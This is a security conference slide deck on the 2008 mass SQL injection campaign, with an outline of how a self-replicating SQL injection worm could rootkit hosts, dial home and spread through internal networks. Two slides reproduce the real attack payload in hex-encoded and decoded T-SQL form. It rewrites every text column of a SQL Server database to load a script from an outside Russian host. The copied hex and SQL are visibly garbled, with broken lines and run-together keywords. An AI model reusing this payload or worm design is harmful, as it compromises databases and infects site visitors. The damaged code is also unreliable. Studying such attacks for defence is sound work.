GOTHAM
DIGITAL • SCIENCE

SQL Injection Worms for Fun & Profit

Justin Clarke, Andrew Carey Nairn

Overview

- The mass SQL Injection(s) earlier this year
- Why it could have been worse
- Demo

- What its not
  - Any revelation of secret SQL injection fu we don't already know about
  - Anything discovered in the last 7-10 years

In the Wild

```
/page.asp?foo=';DECLARE%20@S%20VARCHAR(4000);SET
    %20@S=CAST(0x4445434C41524520405420564152434841522832353529
    2C40432056415243484152283235352920444543
    4C4152452054616265
    5F437572736F722043
    5552534F5220464F52
    2053454C45435420612E6E616D652C622E6E616D
    652046524F4D207379736F626A65637473206
    12C737973636F6C756D6E732062057484552452
    0612E69643D622E696420414E4420612E7874
    7970653D27752720414E442028622E787
    4797065
    3D3939204F5220622E7874797065
    3D3335204F5220622E7874797065
    3D323331204F5220622E7874797065
    3D31363729204F50454E20546162
    6C655F437572736F722046455443482
    04E455854204652
    4F4D20546162
    6C655F437572736F7220494E544F2040542C
    4043205748494C45284040464554348
    5F5354415455533D3029204245
    47494E20455845432827555044415445205B272B40542B275D20534554205B272B40
    432B275D3D525452494D28434F4E56455254285641524348415228343030292C5B
    272B40432B275D29292B27273C736372697074207372633D687474703A2F2F777777
    2E696273652E72752F6A732E6A733E3C2F736372697074
    3E27272720464554348204
    E455854204652
    4F4D20546162
    6C655F437572736F7220494E544F2040542C404320
    454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205
    461626C655F437572736F7220%20AS%20VARCHAR(4000));EXEC(@S);--
```

In the Wild

```
DECLARE @T VARCHAR(255),@C VARCHAR(255)
    DECLARE Table_Cursor CURSOR FORSELECT
    a.name,b.name FROM sysobjects a,syscolumns b
    WHERE a.id=b.id ANDa.xtype='u' AND (b.xtype=99 OR
    b.xtype=35 OR b.xtype=231 OR b.xtype=167)OPEN
    Table_Cursor FETCH NEXT FROM Table_Cursor INTO
    @T,@CWHILE(@@FETCH_STATUS=0) BEGIN
    EXEC('UPDATE ['+@T+'] SET['+@C
    +']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))
    +"<scriptsrc=http://www.ibse.ru/js.js></script>"') FETCH
    NEXT FROM Table_CursorINTO @T,@C END CLOSE
    Table_Cursor DEALLOCATE Table_Cursor
```

Why isn't this as bad as it could be?

- Profit
  - Aim is to install malware
  - But what about corporate systems?
  - What about installing rootkits on arbitrary DMZ'd/internal systems?
  - What about internal sites?

Why isn't this as bad as it could be?

- Foothold
  - Updates database content with malicious scripting links
  - What about leveraging OS access?
  - What about leveraging database functionality (i.e. linked databases)?


Why isn't this as bad as it could be?

- Spread
  - Uses Google, through a tool, to locate targets
  - What about self replication?
  - What about intranet/extranet replication?

Worms, weaponized

- Self replicate, multiple methods (Google, MSN, Yahoo, direct scanning of RFC 1918 addresses)
- Attack both URL and forms, keep simple state
- Rootkit the underlying OS, dial home
- Attack internal systems via the network

Demo



Demo

- Limited in the following ways
  - SQL Server only, no Oracle, MySQL, Sybase, DB2 etc
  - Doesn't use privilege escalation attacks
  - Limits itself to RFC 1918 IPs

Recent Resources

- Scrawler (HP)
  - http://www.communities.hp.com/securitysoftware/blogs/spilabs/archive/2008/06/23/finding-sql-injection-with-scrawlr.aspx
- Microsoft Source Code Analyzer for SQL Injection
  - http://blogs.msdn.com/sqlsecurity/archive/2008/06/24/microsoft-source-code-analyzer-for-sql-injection-june-2008-ctp.aspx
- Microsoft URLScan 3.0 beta

Contact

- Justin Clarke - justin @ gdssecurity . com
- Andrew Carey Nairn – andrew @ gdssecurity . com
- Gotham Blog - http://ww.gdssecurity.com/l/b